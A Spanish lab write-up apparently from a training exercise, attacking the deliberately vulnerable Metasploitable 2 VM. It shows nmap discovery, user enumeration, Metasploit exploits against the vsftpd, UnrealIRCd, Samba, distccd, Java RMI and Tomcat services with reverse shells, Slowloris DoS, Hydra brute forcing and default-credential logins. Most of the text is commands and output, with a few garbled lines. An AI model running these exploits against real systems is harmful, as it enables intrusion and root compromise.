



HERRAMIENTAS DE EXPLOTACIÓN LINUX

Jordi Masó Pla

INDICE

1	DESCUBRIMIENTO	2
1.1	ARP-SCAN	2
1.2	NMAP	2
1.3	SMTP	2
2	EXPLOTACION DE LOS SERVICIOS	3
2.1	FTP	3
2.2	TELNET.....	4
2.3	APACHE HTTP	4
2.4	SAMBA SMBD	4
2.5	RLOGIN	5
2.6	JAVA -RMI	5
2.7	BINDSHELL.....	6
2.8	PROFTPD.....	6
2.9	DISTCCD	6
2.10	VNC PROTOCOLO.....	7
2.11	UNREALIRCD.....	7
2.12	POSTGRES.....	7
2.13	APACHE TOMCAT	8

1 DESCUBRIMIENTO

En este ejercicio realizaremos las pruebas de explotación de los servicios en la maquina Metasploitable 2, utilizando técnicas manuales como automáticas.

1.1 ARP-SCAN

Con arp-scan procedemos a encontrar la dirección ip de nuestra maquina victima a la que vamos atacar. En nuestro caso es la ip 10.0.1.129 ya que las demás son reservadas por el programa VMware.

```

root@kali:~# arp-scan -i eth0 10.0.1.0/24
Interface eth0, type: EN10MB, MAC: 00:0c:29:77:22:04, IPv4: 10.0.1.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.1.1      00:50:56:c8:00:08      VMware, Inc.
10.0.1.2      00:50:56:4c:c0:f8      VMware, Inc.
10.0.1.129    00:0c:29:fa:dd:2a      VMware, Inc.
10.0.1.254    00:50:56:ef:d3:73      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.102 seconds (121.79 hosts/sec). 4 responded
    
```

1.2 NMAP

Empezamos el descubrimiento de la maquina con la herramienta nmap para saber qué servicios están corriendo en esta máquina. Tenemos una variedad de puertos abiertos con muchos servicios activos, de los cuales se explotando para ir comprometiendo la maquina y el servicio en sí mismo.

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 18:37 CET
Nmap scan report for 10.0.1.129
Host is up (0.0025s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp?
33/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #10000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris logind
514/tcp   open  tcpwrapped
1099/tcp  open  java-vmi      GNU classpath gmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2.4 (RPC #10003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3632/tcp  open  distccd       distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
6697/tcp  open  irc           UnrealIRCd
8180/tcp  open  unknown
8287/tcp  open  drb           Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35246/tcp open  status        1 (RPC #10024)
43050/tcp open  java-vmi      GNU classpath gmiregistry
43916/tcp open  mounted       1-3 (RPC #10005)
57402/tcp open  nlockmgr      1-6 (RPC #10021)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
    
```

1.3 SMTP

Con el servicio de smpt del puerto 25 y el comando smtp-user-enum y el módulo VRFY con un pequeño diccionario podemos descubrir algunos usuarios y ficheros de la propia máquina.

```

root@kali:~# smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -i 10.0.1.129
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

|-----|
| Scan Information |
|-----|

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/wordlists/metasploit/unix_users.txt
Target Count ..... 1
Username Count ..... 178
Target TCP port ..... 25
Query Timeout ..... 3 secs
Target domain .....

##### Scan started at Sat Dec 2 19:56:27 2023 #####
10.0.1.129: backup exists
10.0.1.129: bin exists
10.0.1.129: daemond exists
10.0.1.129: distccd exists
10.0.1.129: ftp exists
10.0.1.129: games exists
10.0.1.129: gnats exists
10.0.1.129: irc exists
10.0.1.129: libuuid exists
10.0.1.129: list exists
10.0.1.129: lp exists
10.0.1.129: mail exists
10.0.1.129: man exists
10.0.1.129: news exists
10.0.1.129: mysql exists
10.0.1.129: nobody exists
10.0.1.129: postfix exists
10.0.1.129: postgres exists
10.0.1.129: postmaster exists
10.0.1.129: proxy exists
10.0.1.129: root exists
10.0.1.129: root0 exists
10.0.1.129: service exists
10.0.1.129: sshd exists
10.0.1.129: sys exists
10.0.1.129: syslog exists
10.0.1.129: sync exists
10.0.1.129: uscp exists
10.0.1.129: user exists
10.0.1.129: www-data exists
##### Scan completed at Sat Dec 2 19:56:30 2023 #####
    
```

2 EXPLOTACION DE LOS SERVICIOS

En esta fase realizaremos la explotación de los servicios y comprometer la maquina de su integridad, confidencialidad y disponibilidad.

2.1 FTP

En el puerto 21 corre el servicio vsftpd 2.3.4, se hace una búsqueda en searchsploit y encontramos, que este servicio tiene un backdoor y es explotable con Mestasploit.

```

root@kali:~# searchsploit vsftpd 2.3.4
-----
Exploit Title | Path
-----|-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
-----
Shellcodes: No Results
Papers: No Results

```

Abrimos Mestasploit buscamos el exploit para esta vulnerabilidad y configuramos los requisitos que nos solicita este exploit para realizar el ataque, como la ip de la víctima.

```

msf6 > search vsftpd 2.3.4
-----
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No  vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Una vez configurado el exploit con los requisitos que nos solicita lo lanzamos, comprobamos que se nos abre un Shell con permisos de superusuario o root, podemos acceder a todo el sistema de archivos.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.1.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.1.129:21 - USER: 321 Please specify the password.
[*] 10.0.1.129:21 - Backdoor service has been spawned, handling ...
[*] 10.0.1.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell
[*] Command shell session 1 opened (10.0.1.128:34587 -> 10.0.1.129:6200) at 2023-12-01 17:52:22 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root

```

Con los privilegios adquiridos accedemos al archivo /etc/passwd para ver los usuarios registrados en el sistema.

```

root@kali:~# cat /etc/passwd |grep bash
root:x:0:0:root:/root:/bin/bash
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:x:100:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash

```

2.2 TELNET

El servicio telnet que corren en el puerto 23 se puede acceder directamente e incluso al acceder al servicio la propia maquina nos indica como podemos logear como usuario “msfadmin” y password “msfadmin” sin ningún tipo de seguridad por parte de este servicio.

```

root@kali:~# telnet 10.0.1.129 23
Trying 10.0.1.129...
Connected to 10.0.1.129.
Escape character is '^]'.

  _____
 |  _   _|| | | | |
 | | | | || |
 | |_| | || |
 |  _  || |
 | | | | || |
 |_| |_|||_|

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Dec 2 11:34:38 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$

```

2.3 APACHE HTTP

El servicio web es vulnerable a un ataque de denegación de servicio. Con Metasploit realizamos un ataque Dos a este servicio con el Slowloris, configuramos el auxiliar para realizar el ataque y lo lanzamos. En efecto el servicio no se puede acceder.

```

msf6 auxiliary(msf/http/slowloris) > options
Module options (auxiliary/dos/http/slowloris):


| Name            | Current Setting | Required | Description                                  |
|-----------------|-----------------|----------|----------------------------------------------|
| delay           | 15              | yes      | The delay between sending keep-alive headers |
| rand_user_agent | true            | yes      | Randomizes user-agent with each request      |
| rhost           | 10.0.1.129      | yes      | The target address                           |
| rport           | 80              | yes      | The target port                              |
| sockets         | 150             | yes      | The number of sockets to use in the attack   |
| ssl             | false           | yes      | Negotiate SSL/TLS for outgoing connections   |


View the full module info with the info, or info -d command.
msf6 auxiliary(msf/http/slowloris) > run
[*] Starting server...
[*] Attacking 10.0.1.129 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150

```

2.4 SAMBA SMBD

El protocolo samba del puerto 139 que tiene la versión 3.x -4.x tiene varias vulnerabilidades que se pueden explotar con Metasploit, con el exploit multi/samba/usermap_script podemos explotar este servicio y obtener privilegios de root. Como podemos ver en las capturas de pantalla

```
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ---      -
  CHOST     no               no       The local client address
  CPORT     no               no       The local client port
  Proxies   no               no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes              yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.1.128       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.0.1.129
rhosts => 10.0.1.129
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.1.128:4444
[*] Command shell session 1 opened (10.0.1.128:4444 -> 10.0.1.129:49182) at 2023-12-02 18:28:31 -0100
id
uid=0(root) gid=0(root)
```

2.5 RLOGIN

Este servicio corre sobre los puertos 512, 513 y 514. Estos puertos son utilizados para la comunicación remota entre cliente y servidor. Estos servicios están mal configurados y por ello, podemos comunicarnos remotamente desde cualquier máquina, logeándonos como root.

```
(root@kali) ~#
msf6 rlogin -i root 10.0.1.129
Last login: Sat Dec  2 12:07:08 EST 2023 from 10.0.1.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

2.6 JAVA-RMI

El puerto 1099 se puede atacar con un exploit de Metasploit consiguiendo credenciales de root. Con el exploit multi/misc/java_rmi_server configuramos la ip de la víctima y ejecutamos el exploit obtenemos la Shell con Meterpreter y usuario root.

```
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    10.0.1.129      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (Default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.1.128      yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 10.0.1.129
rhosts => 10.0.1.129
msf6 exploit(multi/misc/java_rmi_server) > exploit -j
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.1.128:4444
msf6 exploit(multi/misc/java_rmi_server) > [*] 10.0.1.129:1099 - Using URL: http://10.0.1.128:8080/2ZL4rs
[*] 10.0.1.129:1099 - Server started.
[*] 10.0.1.129:1099 - Sending RMI Header...
[*] 10.0.1.129:1099 - Sending RMI Call...
[*] 10.0.1.129:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 10.0.1.129
msf6 exploit(multi/misc/java_rmi_server) > [*] Meterpreter session 4 opened (10.0.1.128:4444 -> 10.0.1.129:53455) at 2023-12-02 20:08:19 +0100

meterpreter > guid
[*] Session GUID: d138300f-d8e8-47e7-955a-e37cb88b4d35
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : Java/Linux
meterpreter > getuid
Server username: root
meterpreter >
```

2.7 BINDSHELL

En el puerto 1524 se puede conectar al host simplemente utilizando netcat y acceder con privilegios de root, sin ningún tipo de contraseña.

```
root@kali:~# nc 10.0.1.129 1524
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

2.8 PROFTPD

En el puerto 2121 corre el servicio proftpd, utilizamos hydra con un pequeño diccionario para encontrar las credenciales de este servicio y poder entrar en el sistema.

```
root@kali:~# hydra -l /root/Desktop/dic.txt -P /root/Desktop/dic.txt ftp://10.0.1.129 -s 2121 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-03 17:07:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (1:5/p:5), -2 tries per task
[DATA] attacking ftp://10.0.1.129:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[2121][ftp] host: 10.0.1.129  login: user  password: user
[STATUS] attack finished for 10.0.1.129 (waiting for children to complete tests)
[2121][ftp] host: 10.0.1.129  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-03 17:07:39
```

Comprobamos las credenciales encontradas por hydra y vemos que son correctas, se puede acceder al servicio ftp del puerto 2121.

```
root@kali:~# ftp msfadmin@10.0.1.129:2121
Connected to 10.0.1.129.
220 (vsftpd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

2.9 DISTCCD

El puerto 3632 esta abierto y corre el servicio distccd con un exploit de Metasploit se puede explotar este servicio obteniendo credenciales de usuario. Configuramos el exploit unix/misc/distcc_exec con los requisitos necesarios, accedemos con un usuario con privilegios elevados.

```
msf5 exploit(unix/misc/distcc_exec) > options
Module options (exploit/unix/misc/distcc_exec):
  Name      Current Setting  Required  Description
  ---      -
  CHOST     no               no        The local client address
  CPORT     no               no        The local client port
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    10.0.1.129       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3522             yes       The target port (TCP)


Payload options (cmd/unix/reverse):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.1.128       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Automatic Target

View the full module info with the info, or info -d command.
msf5 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 10.0.1.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo VmcqGZYnzIFBOYr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "VmcqGZYnzIFBOYr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.0.1.128:4444 -> 10.0.1.129:39268) at 2023-12-02 18:53:32 +0100
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

2.10 VNC PROTOCOLO

El protocolo vnc que corren en el puerto 5900 es vulnerable a un ataque de diccionario como vimos en ejercicio anteriores con Hydra o Medusa, solo hace falta la contraseña de acceso que es “password” para acceder como usuario root.



2.11 UNREALIRCD

Según el análisis de Nessus realizado anteriormente el servicio unrealIRCd contiene un backdoor que con un exploit de Metasploit es factible obtener una Shell con privilegios root. Configuramos el exploit unix/irc/unreal_ircd_3281_backdoor con las opciones necesarias y ejecutamos el exploit para obtener una Shell como root.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP double handler on 10.0.1.128:4444
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > |*| 10.0.1.129:6667 - Connected to 10.0.1.129:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname; using your IP address instead
10.0.1.129:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kU3aOkGhpU9I6e9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kU3aOkGhpU9I6e9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (10.0.1.128:4444 -> 10.0.1.129:46442) at 2023-12-02 19:16:48 +0100
id
uid=0(root) gid=0(root) groups=0(root)
```

2.12 POSTGRES

En el puerto 5432 hay el servicio postgres con unas credenciales por defecto que vimos con el análisis de Nessus, que tiene como usuario “postgres” y de password “postgres”. Accedemos al servicio sin ningún tipo de impedimento pudiendo hacer cualquier tipo de modificación.


```

root@kali:~# ssh 10.0.1.129 -i postgres
Password for user postgres:
psql (16.1 (Debian 16.1-1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
Some psql features might not work.
Type "help" for help.

postgres=# \l
ERROR: column d.datcollate does not exist
LINE 6:   d.datcollate as "collate",
                    ^
postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type: \copyright for distribution terms
\h for help with SQL commands
\? for help with psql commands
\g or terminate with semicolon to execute query
\q to quit
postgres=# \l
postgres=# \dn
List of schemas
Name | Owner
-----+-----
public | postgres
(1 row)

```

2.13 APACHE TOMCAT

En el puerto 8180 corre un servicio apache tomcat que podemos atacar con un exploit de Metasploit y conseguir una sesión con Meterpreter. El exploit utilizado es multi/http/tomcat_mgr_upload para subir código malicioso y obtener una Shell reversa de java, con las credenciales de root.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > options
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name         | Current Setting | Required | Description                                                                                            |
|--------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| HttpPassword | tomcat          | no       | The password for the specified username                                                                |
| HttpUsername | tomcat          | no       | The username to authenticate as                                                                        |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS       | 10.0.1.129      | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT        | 8180            | yes      | The target port (TCP)                                                                                  |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                              |
| URIHOST      |                 | no       | HTTP server virtual host                                                                               |

Payload options (java/shell/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.1.128      | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets
Exploit targets:


| Id | Name              |
|----|-------------------|
| 0  | Java Universal    |
| 1  | Windows Universal |
| 2  | Linux x86         |


```

Con la Shell obtenida podemos acceder a todos los archivos del sistema con credenciales de root.

```

ls -la
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 28 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13800 Dec 2 13:14 dev
drwxr-xr-x 95 root root 4096 Dec 2 13:28 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost-found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 7984 Dec 2 13:14 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
drwxr-xr-x 111 root root 0 Dec 2 13:14 proc
drwxr-xr-x 13 root root 4096 Dec 2 13:14 root
drwxr-xr-x 2 root root 4096 May 13 2012 shin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Dec 2 13:14 sys
drwxrwxrwt 4 root root 4096 Dec 2 13:14 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 15 root root 4096 May 28 2012 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
id
uid=0(root) gid=0(root)

```